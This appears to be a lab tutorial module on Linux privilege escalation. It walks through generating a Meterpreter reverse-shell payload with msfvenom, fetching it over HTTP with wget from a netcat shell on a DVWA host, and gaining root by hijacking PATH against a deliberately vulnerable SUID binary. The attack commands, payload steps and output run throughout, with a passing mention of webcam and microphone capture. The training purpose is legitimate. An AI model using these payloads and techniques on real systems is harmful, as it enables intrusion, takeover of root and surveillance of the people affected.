

Linux Privilege Escalation Part 2

Server Exploits - Module 4

Elevating Your Shell

Exploitation - Elevating Your Shell

The netcat reverse shell we have been using is a bit janky and not fun to use. It would be nice to have a nice reverse shell on our machine, such as meterpreter. However, it's not too easy to upload a meterpreter shell to our Ubuntu machine. We can try uploading it through the File Upload section of DVWA, but we will find out that it only like PHP files uploaded. So, we will have to use our netcat shell to download a new one.

First, let's generate a meterpreter shell for Linux

Exploitation - MSFVENOM

MSFvenom is a wonderful tool that comes with Kali used for generating reverse shells. It has a lot of payloads you can choose from if you type “msfvenom -l payloads”.

We will be using linux/x64/meterpreter_reverse_tcp for this. We know our Ubuntu machine is running Linux and is x64 architecture (because we installed it). We can verify this by running “uname -a” on our netcat reverse shell. We also want to use meterpreter as a reverse shell running over TCP.

```
(bryan@kali)-[~]
$ nc -lvnp 2323
listening on [any] 2323 ...
connect to [192.168.11.135] from (UNKNOWN) [192.168.11.134] 49162
uname -a
Linux bryan-virtual-machine 5.19.0-35-generic #36~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Fri Feb 17 15:17:25 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
```

Exploitation - MSFVENOM

We can then use the following command to generate our payload. Like .exe, .elf files are Linux executable files. A .exe file won't work on Linux (by default) as it's a Windows executable file. I call my meterpreter shell meterpreter.elf, where you can call it what you like.

We will eventually use our netcat reverse shell to download this shell, so pick a different port to listen on for your meterpreter payload.

```
msfvenom -p linux/x64/meterpreter_reverse_tcp lhost=<kali_ip>  
lport=<port> -f elf > meterpreter.elf
```

```
(bryan@kali)-[~]  
$ msfvenom -p linux/x64/meterpreter_reverse_tcp lhost=192.168.11.135 lport=2424 -f elf > meterpreter.elf  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 1068640 bytes  
Final size of elf file: 1068640 bytes
```

Exploitation - Elevating Your Shell

Next we have to set up our Kali machine to allow this file to be downloaded. The easiest way is to use Python to set up a webserver for the file to be downloaded. We can do this with “python3 -m http.server 8080”

```
(bryan@kali)-[~]  
$ python3 -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...  
127.0.0.1:54244: GET /kali-linux-2022.1.iso HTTP/1.1 200 OK
```

Exploitation - Elevating Your Shell

With our meterpreter ready to be downloaded, we should now connect with our reverse shell. Open up a new terminal window and get a reverse shell through DVWA. Make sure to listen on a different port than the one you used when you generated your meterpreter file.

```
(bryan@kali)-[~]  
$ nc -lvnp 2323  
listening on [any] 2323 ...  
connect to [192.168.11.135] from (UNKNOWN) [192.168.11.134] 60482  
whoami  
www-data  
█
```

Exploitation - Elevating Your Shell

Now lets download our file with wget. Wget is a tool in Linux used for downloading files.

```
wget http://<kali_ip>:8080/meterpreter.elf
```

We can then use “ls -la” to see that the payload was successfully downloaded.

```
(bryan@kali)-[~]  
$ nc -lvnp 2323  
listening on [any] 2323 ...  
connect to [192.168.11.135] from (UNKNOWN) [192.168.11.134] 60482  
whoami  
www-data  
wget http://192.168.11.135:8080/meterpreter.elf  
ls -la  
total 1064  
drwxrwxrwx  4 root root      4096 Mar 28 16:56 .  
drwxrwxrwx 17 root root      4096 Mar  7 17:33 ..  
drwxrwxrwx  2 root root      4096 Mar  7 17:33 help  
-rwxrwxrwx  1 root root      1839 Mar  7 17:33 index.php  
-rw-r--r--  1 www-data www-data 1068640 Mar 28 16:50 meterpreter.elf  
drwxrwxrwx  2 root root      4096 Mar  7 17:33 source
```


Exploitation - Elevating Your Shell

Last thing we need to do is make the meterpreter executable. Use:

```
chmod +x meterpreter.elf
```

You can then use “ls -la” again to see the permissions to execute our meterpreter payload are there.

```
chmod +x meterpreter.elf
ls -la
total 1064
drwxrwxrwx  4 root root      4096 Mar 28 16:56 .
drwxrwxrwx 17 root root      4096 Mar  7 17:33 ..
drwxrwxrwx  2 root root      4096 Mar  7 17:33 help
-rwxrwxrwx  1 root root      1839 Mar  7 17:33 index.php
-rwxr-xr-x  1 www-data www-data 1068640 Mar 28 16:50 meterpreter.elf
drwxrwxrwx  2 root root      4096 Mar  7 17:33 source
```

Exploitation - Setting Up Metasploit

To listen to meterpreter we need to use Metasploit as a listener. We can't use ncat as meterpreter is complicated, and relies on Metasploit to be the listener. Use "msfconsole" in a new terminal to start Metasploit.

```
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

      =[ metasploit v6.3.4-dev                               ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post           ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops              ]
+ -- --=[ 9 evasion                                           ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services
Metasploit Documentation: https://docs.metasploit.com/

msf6 > |
```

Exploitation - Setting Up Metasploit

Metasploit has a module called multi/handler. This is a module that can act as a listener for any MSFvenom payload.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > █
```

Exploitation - Setting Up Metasploit

We are going to set up the multi/handler to use the same payload we used in msfvenom, along with our Kali's IP address and port we used when generating the MSFvenom payload.

```
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter_reverse_tcp
payload => linux/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.11.135
lhost => 192.168.11.135
msf6 exploit(multi/handler) > set lport 2424
lport => 2424
msf6 exploit(multi/handler) > 
```

Exploitation - Setting Up Metasploit

Type run (or exploit) when we are ready to start our listener.

```
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.11.135:2424
```

Exploitation - Running Meterpreter

Back on our ncat shell, we type “./meterpreter.elf” to execute our meterpreter payload.

```
./meterpreter.elf
```

If we look back at our multi/handler, we should see our meterpreter prompt.

```
[*] Started reverse TCP handler on 192.168.11.135:2424
[*] Meterpreter session 3 opened (192.168.11.135:2424 → 192.168.11.134:39230) at 2023-03-28 16:06:47 -0400

meterpreter >
```

Exploitation - Using Meterpreter

If we type “help” we can see all the commands we can run with meterpreter. Play around with this. Some nice ones are “download” to download files from our Ubuntu machine. If we were attacking a workstation, we could also listen to the microphone or snap a picture from the webcam. However, because we are on a virtual machine, that won’t work.

Use the command “shell” to drop down to a normal bash shell. You can use “exit” to exit the bash shell and return to the meterpreter shell. Be careful, as typing “exit” while in the meterpreter shell will kill meterpreter.

```
meterpreter > shell
Process 4634 created.
Channel 1 created.
whoami
www-data
█
```

Privilege Escalation - not Using Full Paths

Setup

Install nmap onto your Ubuntu machine if you don't already have it. You will also need to install gcc.

Sometimes, when making an executable. A bad habit is to have it run a command without the full path. I've coded this quick C file that will run "nmap localhost" and then "whoami".

```
GNU nano 6.2 path_binary.c
#include<unistd.h>
void main()
{
    setuid(0);
    setgid(0);
    system("nmap localhost");
    system("whoami");
}
```

Setup

You can then compile the code with gcc. If you get a warning, that is fine.

```
bryan@bryan-virtual-machine:/var/scripts$ gcc path_binary.c -o path
path_binary.c: In function 'main':
path_binary.c:4:1: warning: implicit declaration of function 'system' [-Wimplicit-f
unction-declaration]
    4 | system("nmap localhost");
      | ^~~~~~
bryan@bryan-virtual-machine:/var/scripts$ ls
bash_script.sh  path  path_binary.c  python_script.py  python_time.txt  time.txt
```

Setup

We can run this binary with `./path` to see it works.

```
bryan@bryan-virtual-machine:/var/scripts$ ./path
Starting Nmap 7.80 ( https://nmap.org ) at 2023-03-28 20:25 ADT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00019s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
631/tcp   open  ipp
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
bryan
```

Setup

We will then create a new user. The scenario we have here is that the attacker has gotten this user's credentials through brute-force, social engineering, etc.

```
bryan@bryan-virtual-machine:~$ sudo useradd victim
[sudo] password for bryan:
bryan@bryan-virtual-machine:~$ sudo passwd victim
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: password updated successfully
bryan@bryan-virtual-machine:~$
```

By default this user will use /bin/sh. We should change this to /bin/bash, which is default for users on Ubuntu.

```
sudo chsh -s /bin/bash victim
```

Setup

Let's say your new user needs to run the binary from earlier and needs to run it as root. Because we need to run this script as root, we should change ownership to root user with `chown`.

```
bryan@bryan-virtual-machine:/var/scripts$ sudo chown root:root path
bryan@bryan-virtual-machine:/var/scripts$ ls -la
total 44
drwxrwxrwx  2 root  root   4096 Mar 28 20:22 .
drwxr-xr-x 16 root  root   4096 Mar 26 13:11 ..
-rwxrwxrwx  1 bryan bryan   102 Mar 26 13:28 bash_script.sh
-rwxrwxr-x  1 root  root  15968 Mar 28 20:20 path
-rw-rw-r--  1 bryan bryan    61 Mar 28 20:19 path_binary.c
-rwxrwxrwx  1 bryan bryan   258 Mar 26 13:57 python_script.py
-rw-r--r--  1 root  root     9 Mar 28 20:24 python_time.txt
-rw-r--r--  1 root  root    20 Mar 28 20:24 time.txt
```

Setup - SUID

We can set up our new user to run this script as root. A file with SUID always executes as the user who owns the file, regardless of the user passing the command. We can set the SUID bit with the following command. This will make the permissions rws rather than rwx

```
sudo chmod u+s path
```

```
bryan@bryan-virtual-machine:/var/scripts$ sudo chmod u+s path
bryan@bryan-virtual-machine:/var/scripts$ ls -la
total 44
drwxrwxrwx  2 root  root   4096 Mar 28 20:26 .
drwxr-xr-x 16 root  root   4096 Mar 26 13:11 ..
-rwxrwxrwx  1 bryan bryan  102 Mar 26 13:28 bash_script.sh
-rwsrwxr-x  1 root  root 15968 Mar 28 20:25 path
-rw-rw-r--  1 bryan bryan   79 Mar 28 20:25 path_binary.c
-rwxrwxrwx  1 bryan bryan  258 Mar 26 13:57 python_script.py
-rw-r--r--  1 root  root    9 Mar 28 20:26 python_time.txt
-rw-r--r--  1 root  root   20 Mar 28 20:26 time.txt
```

Setup - SUID

We can run our binary now and see it runs with root permissions.

```
bryan@bryan-virtual-machine:/var/scripts$ ./path
Starting Nmap 7.80 ( https://nmap.org ) at 2023-03-28 20:32 ADT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000010s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
631/tcp    open  ipp
3306/tcp   open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
root
```

Exploitation

Let's SSH into our Ubuntu machine from our Kali machine. We try to run a ncat reverse shell as root as a means for privilege escalation. Unfortunately we aren't allowed to run ncat as sudo.

```
victim@bryan-virtual-machine:/$ sudo nc 192.168.11.135
[sudo] password for victim:
victim is not in the sudoers file. This incident will be reported.
```

In fact, our new user isn't even in the sudo group.


```
$ cat /etc/group | grep sudo
sudo:x:27:bryan
$
```


Exploitation

A good command to see what binaries on the system have the SUID bit set is below:

```
find / -perm -u=s -type f 2>/dev/null
```

If we run this, we can see our executable show up.



```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/bin/vmware-user-suid-wrapper  
/usr/bin/chfn  
/usr/bin/mount  
/usr/bin/sudo  
/usr/bin/passwd  
/usr/bin/pkexec  
/usr/bin/fusermount3  
/usr/bin/su  
/usr/bin/gpasswd  
/usr/bin/umount  
/usr/bin/chsh  
/usr/bin/newgrp  
/usr/sbin/pppd  
/var/scripts/path
```

The image shows a terminal window with a dark background. The output of the 'find' command is listed line by line. The last line, '/var/scripts/path', is highlighted with a light blue selection box. In the background, there is a faint watermark that reads 'KVAL' and 'the quieter you'.

Exploitation - PATH

On Linux, the PATH variable is where Linux will look for executables when you run a command. If we use “echo \$PATH” we can see where Linux looks for executables. So when path_script is run, Linux looks for nmap in /usr/local/sbin first, then /usr/local/bin, etc. until it finds it.

We can use this to our advantage if we can add to the path. If we add /var/scripts, add it to the front of the PATH, and create a malicious executable called nmap, the script will run our malicious nmap rather than the real one.

```
victim@bryan-virtual-machine:/var/scripts$ echo $PATH
/var/scripts:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:
/bin:/usr/games:/usr/local/games:/snap/bin
```

Exploitation - PATH

We can add /var/scripts to the PATH with the following command:

```
export PATH=/var/scripts:$PATH
```

Be sure to include the “:\$PATH” at the end. This adds /var/scripts to the front of the PATH rather than completely overwrite it.

```
victim@bryan-virtual-machine:/$ export PATH=/var/scripts:$PATH
victim@bryan-virtual-machine:/$ echo $PATH
/var/scripts:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
victim@bryan-virtual-machine:/$
```

Exploitation

Next, let's use a new terminal to make a new MSFvenom payload. You can use your previous meterpreter payload and rename it to "nmap".

```
(bryan@kali)-[~]  
$ msfvenom -p linux/x64/meterpreter_reverse_tcp lhost=192.168.11.135 lport=4444 -f elf > nmap
```

Exploitation

We can upload this file to /var/scripts using the same python web server way we did before.

Use chmod to make sure nmap is executable.

```
victim@bryan-virtual-machine:/var/scripts$ chmod +x nmap
victim@bryan-virtual-machine:/var/scripts$ ls -la
total 1088
drwxrwxrwx  2 root  root    4096 Mar 28 20:39 .
drwxr-xr-x 16 root  root    4096 Mar 26 13:11 ..
-rwxrwxrwx  1 bryan bryan   102 Mar 26 13:28 bash_script.sh
-rwxrwxr-x  1 victim victim 1068640 Mar 28 19:45 nmap
-rwsrwxr-x  1 root  root   16056 Mar 28 20:32 path
-rw-rw-r--  1 bryan bryan   101 Mar 28 20:32 path_binary.c
-rwxrwxrwx  1 bryan bryan   258 Mar 26 13:57 python_script.py
-rw-r--r--  1 root  root     9 Mar 28 20:39 python_time.txt
-rw-r--r--  1 root  root    20 Mar 28 20:39 time.txt
```

Exploitation

Then, use the background command in meterpreter to background your shell. This keeps the connection alive, but places it in the background until you want to come back to it.

```
meterpreter > background  
[*] Backgrounding session 10 ...  
msf6 exploit(multi/handler) > █
```

We then change our port to the new port we used when we generated our malicious nmap file, and run.

```
msf6 exploit(multi/handler) > set lport 2424  
lport ⇒ 2424  
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 192.168.11.135:2424  
█
```

Exploitation

We can then bring up a simple ncat shell again to run our script. If we use the following command:

```
/var/scripts/path
```

we should see a new meterpreter session as root.

```
[*] Started reverse TCP handler on 192.168.11.135:2424
[*] 192.168.11.134 - Meterpreter session 1 closed. Reason: Died
[*] Meterpreter session 2 opened (192.168.11.135:2424 → 192.168.11.134:49322) at 2023-03-28 19:42:08 -0400
st-machine:/var/scripts$ ls
meterpreter > getuid rpl.py time.txt
Server username: root
meterpreter > █ scripts$ /var/scripts/path
```

Exploitation - Alternative

We can use a simpler payload. If we just have our malicious nmap file be `"/bin/bash"`, we can also get a root shell in our SSH session.

```
victim@bryan-virtual-machine:/var/scripts$ echo '/bin/bash' > nmap
victim@bryan-virtual-machine:/var/scripts$ chmod +x nmap
victim@bryan-virtual-machine:/var/scripts$ ./path
root@bryan-virtual-machine:/var/scripts# whoami
root
root@bryan-virtual-machine:/var/scripts#
```